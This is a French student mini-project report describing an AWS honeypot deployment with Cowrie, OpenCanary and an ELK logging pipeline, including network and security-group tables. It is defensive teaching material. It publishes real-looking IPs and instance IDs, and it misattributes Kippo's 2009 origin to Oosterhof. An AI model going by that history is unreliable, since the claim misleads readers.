



المدرسة الوطنية للعلوم التطبيقية - آسفي
ⵜⴰⵎⴰⵔⵜ ⵜⴰⵎⴰⵏⴰ ⵜⴰⵏⴰⵢⵜ ⵜⴰⵖⴰⵏⴰⵏⵜ - ⴰⵙⴼⵉ
Ecole Nationale des Sciences Appliquées - Safi

Rapport De Mini-Projet

1er Année Génie Réseaux et Télécommunications

Déploiement d'un Honeypot Cloud sur AWS : Capture, Analyse et Visualisation des Cyberattaques via la Stack ELK

Réalisé par :

LAMNAYI JAAFAR

KHOULID AKRAM

KARBACHI OTHMANE

Sous la supervision de :

Pr. CHAHBOUNI OTHMANE

Année Universitaire : 2025/2026

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

فَالسُّبْحَانَكَ لَا إِلَهَ إِلَّا أَنْتَ
إِنَّا أَنْتَ الْعَلِيمُ الْحَكِيمُ

صَدَقَ اللَّهُ الْعَظِيمُ

Remerciements

Nous tenons à exprimer nos plus sincères remerciements à **Monsieur CHAHBOUNI OTHMANE**, pour sa disponibilité, sa bienveillance et la qualité de son accompagnement tout au long de ce projet.

Nous adressons également nos vifs remerciements aux membres du jury, **Monsieur CHAHBOUNI OTHMANE** et **Monsieur LAKHEL EL HASSAN**, pour l'intérêt qu'ils ont porté à notre travail, ainsi que pour le temps consacré à son évaluation et leurs remarques constructives.

Nous remercions également l'ensemble des enseignants et intervenants de l'Ecole Nationale des Sciences Appliquées de Safi pour les connaissances transmises et leur engagement envers notre formation.

Nos remerciements vont aussi à nos camarades, collègues et toute personne ayant contribué, de près ou de loin, à l'aboutissement de ce projet.

Enfin, une pensée toute particulière à nos familles, pour leur soutien moral tout au long de nos années universitaires.

Avant-propos

Dans le cadre de notre formation en Informatique, Réseaux et Télécommunications à l'École Nationale des Sciences Appliquées de Safi, nous avons réalisé ce mini-projet intitulé « Déploiement d'un Honeypot Cloud sur AWS : Capture, Analyse et Visualisation des Cyberattaques via la Stack ELK ».

Ce projet s'inscrit dans un contexte où les cybermenaces sont en constante évolution et où la maîtrise des technologies de cybersécurité constitue un enjeu majeur pour les organisations. Il nous a permis de mettre en pratique les connaissances acquises au cours de notre cursus dans les domaines du cloud computing, de l'administration système, des réseaux et de la cybersécurité.

L'objectif principal de ce travail est de concevoir et déployer une infrastructure sécurisée sur Amazon Web Services (AWS), capable de détecter, collecter, analyser et visualiser les activités malveillantes à l'aide de honeypots et de la stack ELK (Elasticsearch, Logstash, Kibana). Cette expérience nous a également permis d'approfondir notre compréhension des techniques d'attaque utilisées sur Internet ainsi que des mécanismes modernes de surveillance et d'analyse des événements de sécurité.

À travers ce rapport, nous présentons les différentes étapes de conception, de déploiement et d'exploitation de cette plateforme, ainsi que les résultats obtenus et les enseignements tirés de cette expérience enrichissante.

Nous espérons que ce travail répondra aux attentes du jury et qu'il constituera une contribution utile à la compréhension des mécanismes de cyberdéfense et de veille sécuritaire dans les environnements cloud.

MOTS-CLES :

- HoneyPot
- OpenCanary
- Amazon Web Services (AWS)
- Elastic Stack (ELK)
- Logstash
- Filebeat
- GeoIP Enrichment
- Bastion Host
- Subnet Public / Privé
- Intrusion Detection
- Threat Categories
- Log Analysis
- Cowrie SSH HoneyPot
- Threat Intelligence
- Virtual Private Cloud (VPC)
- Elasticsearch
- Kibana
- Brute-force SSH
- MITRE ATT&CK Framework
- Security Group
- NAT Gateway
- Cyber-déception
- VirusTotal Lookup
- Incident Response

TABLE DE MATIERES :

RÉSUMÉ EXÉCUTIF	9
1.INTRODUCTION ET CONTEXTE	9
1.1 Contexte de la Cybersécurité	9
1.2 Objectifs du Projet	9
2.ARCHITECTURE DE L'INFRASTRUCTURE AWS	11
2.1 Vue d'ensemble — VPC vpc_honeypot.....	11
2.2 Organisation Réseau	11
2.4 Instance Bastion Host	13
2.5 Instance ELK Server	15
3.LES HONEYPOTS : COWRIE ET OPENCANARY	17
3.1 COWRIE — HONEYPOT SSH ET TELNET	17
3.1.1 Présentation Générale et Historique.....	17
3.1.2 Architecture et Fonctionnement Interne	18
3.1.3 Services Simulés par Cowrie	19

3.1.4	Système de Credentials — userdb.txt	21
3.1.5	Système de Logging et Événements JSON.....	22
3.2	OPENCANARY — HONEYPOT MULTI-SERVICES.....	25
3.2.1	Présentation Générale et Historique.....	25
3.2.2	Architecture et Fonctionnement.....	25
3.2.3	Services Simulés — Description Détaillée	26
3.2.4	Installation d'OpenCanary sur l'Instance Honeypot	28
4	ELK STACK — RÔLES, ARCHITECTURE ET INSTALLATION.....	31
4.1	Présentation Générale de la Stack ELK	31
4.2	Architecture Globale de la Stack	31
4.3	Elasticsearch — Moteur de Stockage et de Recherche	33
4.4	Logstash — Moteur de Traitement ETL.....	35
4.5	Kibana — Interface de Visualisation et d'Analyse.....	37
4.6	Filebeat — Agent de Collecte Léger	40
4.7	Synthèse — Architecture ELK dans le Projet.....	43
5	PIPELINE DE COLLECTE ET TRAITEMENT DES DONNÉES.....	44
5.1	Architecture du Pipeline	44
5.3	Logstash — Pipeline de Traitement (sur ELK Server 10.0.2.10).....	44
5.4	Elasticsearch — Stockage et Indexation (10.0.2.10:9200).....	46
5.5	Kibana — Visualisation (5601 via tunnel SSH)	46
6	VISUALISATIONS KIBANA ET ANALYSE DES ATTAQUES.....	47
6.1	Dashboard honeypot_dashboard — Vue d'ensemble.....	47
6.2	Visualisation 1 — Attack Over Time (Cowrie vs OpenCanary).....	49
6.3	Visualisation 2 — Top IPs Sources avec Géolocalisation.....	49
6.4	Visualisation 3 — Most Targeted Services.....	51
6.5	Visualisation 4 — Cowrie Session Durations	52
6.6	Visualisation 5 — Attempted Passwords	52
6.7	Visualisation 6 — Threat Categories	54
6.8	Visualisation 7 — Top Typed Commands.....	55

6.9	Visualisation 8 — Alert Severity	57
6.10	Visualisation 9 — OpenCanary Events par Service et IP	58
6.11	Visualisation 10 — VirusTotal Lookup intv égré	58
6.12	Analyse des Phases d'Attaque — Corrélation MITRE ATT&CK	60
7	DÉFIS TECHNIQUES ET SOLUTIONS.....	61
8	SÉCURITÉ ET CONSIDÉRATIONS ÉTHIQUES.....	61
8.1	Mesures de Sécurité Implémentées	61
8.2	Cadre Éthique et Légal.....	61
9	PERSPECTIVES ET AMÉLIORATIONS	62
9.1	Extensions Techniques.....	62
9.2	Améliorations des Dashboards Kibana	62
10	CONCLUSION	62
	RÉFÉRENCES.....	64
	ANNEXES.....	64

LISTE DES FIGURES :

Figure 1 - Resource Map du VPC vpc_honeyPot (console AWS)	11
Figure 2 - Détails de l'instance HoneyPot (console AWS EC2).....	12
Figure 3 - Règles Inbound du Security Group HONEYPOT_SG	13
Figure 4 Détails de l'instance Bastion Host (console AWS EC2)	13
Figure 5 - Règles Inbound du Security Group BastionSG	14
Figure 6 - Détails de l'instance ELK Server (console AWS EC2)	15
Figure 7 - Règles Inbound du Security Group elkSG.....	16
Figure 8 Schéma de la chaîne de fonctionnement complète de l'Elastic Stack dans le projet HoneyPot AWS	32
Figure 9 - Suite du dashboard : Most Targeted Services, Cowrie Session Durations, Alert Severity, Attempted Passwords, Threat Categories.....	47

Figure 10 - Suite du dashboard : Most Targeted Services, Cowrie Session Durations, Alert Severity, Attempted Passwords, Threat Categories	47
Figure 11 - Attack Over Time : COWRIE (cyan) vs OPENCANARY (jaune) — pic du 22/05/2026 : 133 441 events OpenCanary, 4 333 Cowrie	49
Figure 12 - Top IPs Sources : géolocalisation (pays, ville) et lien VirusTotal par IP — 29/05/2026.....	50
Figure 13 - Most Targeted Services : VNC domine avec 796 079 événements sur 3 semaines	51
Figure 14 - Cowrie Session Durations : session maximale de 9 477 secondes (~158 min) — catégorie 'Other' ...	52
Figure 15 - Attempted Passwords : top mots de passe tentés — Total 9 661 tentatives sur 3 semaines.....	53
Figure 16 - Threat Categories : Reconnaissance 49,53% Credential Attempt 26,1% Malware Download 12,18% Privilege Escalation 12,18%	54
Figure 17 - Top Typed Commands : commandes post-authentification les plus exécutées sur le honeypot Cowrie	55
Figure 18 - Alert Severity : évolution des alertes par niveau (low/medium/high) du 9 au 29 mai 2026 — pic le 25 mai avec 64 alertes.....	57
Figure 19 - OpenCanary Events : tableau horodaté des connexions par IP source et service ciblé (HTTP, FTP, VNC, MySQL)	58
Figure 20 - VirusTotal : IP 186.10.86.130 flaggée malveillante par 14/91 vendors (ADMINUSLabs, BitDefender, Fortinet...) — AS27651 ENTEL CHILE S.A.....	59

RÉSUMÉ EXÉCUTIF

Objectif du projet

Ce projet académique déploie une infrastructure de cybersécurité complète sur Amazon Web Services (AWS / us-east-1), combinant des technologies de leurre (honeypot) avec une plateforme centralisée de collecte, d'analyse et de visualisation des données d'attaques. L'architecture repose sur Cowrie (émulateur SSH/Telnet) et OpenCanary (honeypot multi-services) pour la capture des intrusions, et la stack ELK (Elasticsearch, Logstash, Kibana) avec Filebeat pour le traitement intelligent des journaux. Les trois instances EC2 sont organisées au sein d'un VPC dédié (vpc_honeypot — 10.0.0.0/16) avec ségrégation réseau stricte entre subnet public et subnet privé.

Le honeypot (instance i-0330e1658aac4ce4f, IP publique 34.231.57.63) est exposé sur Internet pour attirer les attaquants. Une bastion host (i-0142d07f52e78bbcf, IP 3.221.1.82) sécurise l'accès administratif. Le serveur ELK (i-0cd116b18750b48c9, IP privée 10.0.2.10) traite et visualise les données en temps réel dans le subnet privé, sans exposition directe à Internet.

1. INTRODUCTION ET CONTEXTE

1.1 Contexte de la Cybersécurité

La cybersécurité est devenue un enjeu stratégique majeur à l'échelle mondiale. Les attaques automatisées par botnets, les scans massifs de ports et les campagnes de brute-force SSH constituent aujourd'hui un bruit de fond permanent sur Internet. Face à cette réalité, les honeypots offrent une approche proactive : plutôt que de simplement bloquer les attaquants, ils les laissent interagir avec des leurres instrumentalisés, capturant leurs TTPs (Tactiques, Techniques et Procédures) pour alimenter des systèmes de détection et de renseignement.

Ce projet répond à une double ambition : d'une part, mettre en pratique les concepts de cloud security sur AWS ; d'autre part, construire une chaîne complète de threat intelligence allant de la capture brute jusqu'à la visualisation analytique dans Kibana.

1.2 Objectifs du Projet

- Déployer une infrastructure AWS sécurisée avec VPC, subnets, Security Groups et bastion host
- Configurer Cowrie et OpenCanary pour simuler des services vulnérables attractifs
- Construire un pipeline de données Filebeat → Logstash → Elasticsearch avec enrichissement GeoIP
- Créer des tableaux de bord Kibana pour la visualisation et l'analyse des attaques en temps réel
- Analyser les patterns d'attaques collectés et les corréler au framework MITRE ATT&CK

1.3 Technologies et Versions

Technologie	Version / Type	Rôle dans le projet
Amazon Web Services	us-east-1 (N. Virginia)	Hébergement cloud de toute l'infrastructure
EC2 — Honeypot	t3.micro / i-0330e1658aac4ce4f	Hébergement Cowrie + OpenCanary
EC2 — Bastion	t3.micro / i-0142d07f52e78bbcf	Jump server d'administration sécurisé
EC2 — ELK Server	t3.large / i-0cd116b18750b48c9	Elasticsearch + Logstash + Kibana
Cowrie	v2.5+ (SSH/Telnet Honeypot)	Capture sessions SSH/Telnet complètes
OpenCanary	v0.6+ (Multi-services)	Leurre FTP, HTTP, MySQL, RDP, SMB...
Filebeat	8.x	Agent léger de collecte et envoi des logs
Logstash	8.x	Pipeline de parsing, enrichissement, filtrage
Elasticsearch	8.x	Stockage indexé et recherche full-text
Kibana	8.x	Visualisation, dashboards, alertes
Ubuntu Server	22.04 LTS	OS de toutes les instances EC2

2. ARCHITECTURE DE L'INFRASTRUCTURE AWS

2.1 Vue d'ensemble — VPC vpc_honeypot

L'ensemble de l'infrastructure est déployé dans un VPC dédié nommé `vpc_honeypot` avec le CIDR `10.0.0.0/16`, localisé dans la région `us-east-1` (N. Virginia). Ce VPC contient deux subnets dans la zone de disponibilité `us-east-1a`, deux tables de routage distinctes, et deux connexions réseau sortantes : un Internet Gateway (`HONEYPOT-INTERNET-GATEWAY`) pour le subnet public et un NAT Gateway (`ELK_Nat_Gateway`) pour le subnet privé.



Figure 1 - Resource Map du VPC `vpc_honeypot` (console AWS)

2.2 Organisation Réseau

Composant réseau	Valeur réelle	Rôle
VPC	<code>vpc_honeypot</code> — <code>10.0.0.0/16</code>	Réseau virtuel isolé du projet
Subnet Public	<code>public subnet</code> — <code>10.0.1.0/24</code> — <code>us-east-1a</code>	Héberge Honeypot + Bastion (exposés)
Subnet Privé	<code>private subnet</code> — <code>10.0.2.0/24</code> — <code>us-east-1a</code>	Héberge ELK Server (non exposé)
Internet Gateway	<code>HONEYPOT-INTERNET-GATEWAY</code>	Accès Internet → subnet public
NAT Gateway	<code>ELK_Nat_Gateway</code> (Public NAT, 1 EIP)	Accès Internet sortant → subnet privé
Route Table Publique	2 routes (local + IGW <code>0.0.0.0/0</code>)	Routage du subnet public vers Internet
Route Table Privée	2 routes (local + NAT <code>0.0.0.0/0</code>)	Routage du subnet privé via NAT GW

2.3 Instance Honeypot

2.3.1 Détails de l'Instance




Figure 2 - Détails de l'instance Honeypot (console AWS EC2)

Instance ID	i-0330e1658aac4ce4f
Nom	Honeypot
Type d'instance	t3.micro (2 vCPU, 1 GB RAM)
Availability Zone	us-east-1a
IP publique (Elastic IP)	34.231.57.63
IP privée	10.0.1.215
Private DNS	ip-10-0-1-215.ec2.internal
État	Running — 3/3 Status Checks Passed
Système d'exploitation	Ubuntu Server 22.04 LTS
Subnet	public subnet (10.0.1.0/24)
Services déployés	Cowrie SSH/Telnet Honeypot + OpenCanary + Filebeat

2.3.2 Security Group — HONEYPOT_SG

Le Security Group sg-0eeb1cfec15f23bb5 (HONEYPOT_SG) expose volontairement plusieurs services pour attirer les attaquants, tout en restreignant l'accès administratif SSH réel (port 4422) à la seule adresse IP de la Bastion Host (10.0.1.37/32).




Figure 3 - Règles Inbound du Security Group HONEYPOT_SG

Rule ID	Type	Port	Source	Justification
sgr-084e503367021d5ca	Custom TCP	5900 (VNC)	0.0.0.0/0	Leurre VNC — attirer les scanners
sgr-07f13f9adb4640e75	SSH	22 (SSH)	0.0.0.0/0	Port SSH principal — cible des brute-force
sgr-0680ff761f7a7e81a	Custom TCP	21 (FTP)	0.0.0.0/0	Leurre FTP OpenCanary
sgr-095e0f3fb9b0ba772	Custom TCP	2222 (SSH alt)	0.0.0.0/0	Port SSH alternatif Cowrie
sgr-0b7e40ce8a0bbc08b	MYSQL/Aurora	3306 (MySQL)	0.0.0.0/0	Leurre MySQL OpenCanary
sgr-0299d9307b6fc05e4	Custom TCP	8080 (HTTP alt)	0.0.0.0/0	Fausse interface admin HTTP
sgr-0d83c636b7120a6f7	Custom TCP	4422 (SSH admin)	10.0.1.37/32	SSH admin réel — Bastion uniquement

2.4 Instance Bastion Host

2.4.1 Détails de l'Instance




Figure 4 Détails de l'instance Bastion Host (console AWS EC2)

Instance ID	i-0142d07f52e78bbcf
Nom	Bastion
Type d'instance	t3.micro (2 vCPU, 1 GB RAM)
Availability Zone	us-east-1a
IP publique (Elastic IP)	3.221.1.82
IP privée	10.0.1.37
Private DNS	ip-10-0-1-37.ec2.internal
État	Running — 3/3 Status Checks Passed
Subnet	public subnet (10.0.1.0/24)
Rôle	Jump server — point d'entrée administratif sécurisé

2.4.2 Security Group — BastionSG

Le Security Group sg-000599c7f4080310d (BastionSG) n'autorise le SSH entrant que depuis une IP spécifique (105.154.221.32/32), soit l'adresse IP publique de l'administrateur. Aucun autre accès entrant n'est permis, conformément au principe de moindre privilège.




Figure 5 - Règles Inbound du Security Group BastionSG

Rule ID	Type	Port	Source	Justification
sgr-02212953252b9dec5	SSH	22 (TCP)	105.154.221.32/32	Accès SSH admin uniquement depuis l'IP administrateur

Principe de sécurité — Bastion Host

La bastion host implémente le pattern 'Jump Server' : tout accès administratif aux instances privées (ELK Server) ou à l'instance honeypot transite obligatoirement par cette machine. La restriction de l'accès SSH à une seule IP (/32) garantit qu'aucun accès non autorisé ne peut être effectué, même si les credentials SSH étaient compromis. La bastion est dans le subnet public mais inaccessible depuis Internet sauf depuis l'IP 105.154.221.32.

2.5 Instance ELK Server

2.5.1 Détails de l'Instance




Figure 6 - Détails de l'instance ELK Server (console AWS EC2)

Instance ID	i-0cd116b18750b48c9
Nom	elk_server
Type d'instance	t3.large (2 vCPU, 8 GB RAM)
Availability Zone	us-east-1a
IP publique	— (aucune — isolation totale)
IP privée	10.0.2.10
Private DNS	ip-10-0-2-10.ec2.internal
État	Running — 3/3 Status Checks Passed
Subnet	private subnet (10.0.2.0/24)
Services déployés	Elasticsearch 8.x + Logstash 8.x + Kibana 8.x
Accès externe	Via tunnel SSH depuis Bastion Host uniquement

2.5.2 Security Group — elkSG

Le Security Group sg-019a54d1addb9ec10 (elkSG) définit des règles précises autorisant uniquement les flux légitimes entre les instances du projet. Chaque règle est restreinte à une IP source spécifique dans le CIDR 10.0.x.x/32, garantissant une isolation maximale du serveur ELK.




Figure 7 - Règles Inbound du Security Group elkSG

Rule ID	Port	Source	Justification
sgr-0043ec2c25db28f90	5044 (Logstash Beats)	10.0.2.173/32	Réception logs Filebeat depuis Honeypot (réseau interne)
sgr-04708977ed9552209	9200 (Elasticsearch)	10.0.1.215/32	API Elasticsearch — accès depuis Honeypot
sgr-06ff36e7e01bc28de	5678 (Custom)	10.0.1.37/32	Flux depuis Bastion Host
sgr-0bbeed2289f01679f	5044 (Logstash Beats)	10.0.1.215/32	Réception logs Filebeat (IP Honeypot)
sgr-0434e333915b800bd	22 (SSH)	10.0.1.37/32	Administration SSH depuis Bastion uniquement
sgr-05d4f627e9be87c8a	9200 (Elasticsearch)	10.0.2.173/32	API Elasticsearch — accès interne subnet privé
sgr-0a3b62085b0dfe066	5601 (Kibana)	0.0.0.0/0	Kibana — accès via tunnel SSH (port forwarding)

Note sur l'accès Kibana (port 5601)

Bien que la règle Kibana autorise 0.0.0.0/0, le serveur ELK ne possède pas d'IP publique. L'accès à Kibana se fait exclusivement via un tunnel SSH (SSH port forwarding) depuis la Bastion Host : `ssh -L 5601:10.0.2.10:5601 ubuntu@3.221.1.82` — ce qui rend l'interface Kibana accessible sur localhost:5601 depuis le poste de l'administrateur, sans jamais exposer le port sur Internet.

3. LES HONEYPOTS : COWRIE ET OPENCANARY

L'instance honeypot (i-0330e1658aac4ce4f — 34.231.57.63 — 10.0.1.215) héberge deux honeypots complémentaires déployés simultanément : Cowrie, spécialisé dans l'émulation SSH et Telnet, et OpenCanary, qui simule une dizaine de services réseau différents. Cette combinaison permet de couvrir un spectre très large de vecteurs d'attaque, maximisant la collecte de TTPs et la valeur de threat intelligence.

Principe de complémentarité Cowrie + OpenCanary

Cowrie offre une profondeur d'interaction élevée sur SSH/Telnet : il capture les sessions complètes, les commandes exécutées et les fichiers téléchargés. OpenCanary offre une largeur de couverture sur de nombreux protocoles : tout accès à ses services est une alerte immédiate (zero false positive). Ensemble, ils assurent à la fois la détection précoce (OpenCanary) et l'analyse comportementale approfondie (Cowrie).

3.1 COWRIE — HONEYPOT SSH ET TELNET

3.1.1 Présentation Générale et Historique

Cowrie est un honeypot open-source de moyenne interaction (medium-interaction honeypot) développé initialement par Michel Oosterhof en 2009 sous le nom Kippo, puis entièrement réécrit et renommé Cowrie en 2014. Il est aujourd'hui maintenu activement sur GitHub (<https://github.com/cowrie/cowrie>) et constitue l'une des références mondiales dans le domaine des honeypots SSH. La documentation officielle est disponible sur <https://cowrie.readthedocs.io>.

Cowrie implémente les protocoles SSH version 2 et Telnet, se présentant comme un vrai serveur Linux aux yeux des attaquants. Contrairement aux honeypots basse interaction (qui ne font que logger les connexions), Cowrie laisse les attaquants interagir avec un shell complet, un système de fichiers fictif, des commandes simulées et même des transferts de fichiers — tout en capturant chaque action avec une granularité maximale.

Caractéristique	Détail
Projet	Cowrie SSH/Telnet Honeypot
Développeur initial	Michel Oosterhof (2014) — fork de Kippo (2009)
Dépôt GitHub	https://github.com/cowrie/cowrie
Documentation	https://cowrie.readthedocs.io
Langage	Python 3 (virtualenv dédié)
Licence	BSD 3-Clause License
Type d'interaction	Medium-interaction (émulation shell complète)
Protocoles supportés	SSH v2 (paramiko) + Telnet
Ports dans ce projet	22/TCP, 2222/TCP (SSH) — 23/TCP (Telnet)
Instance déployée	i-0330e1658aac4ce4f — 10.0.1.215 — us-east-1a

3.1.2 Architecture et Fonctionnement Interne

Cowrie repose sur la bibliothèque Python Twisted pour la gestion asynchrone des connexions réseau, et sur Paramiko pour l'implémentation du protocole SSH. Son architecture modulaire permet de séparer clairement les responsabilités :

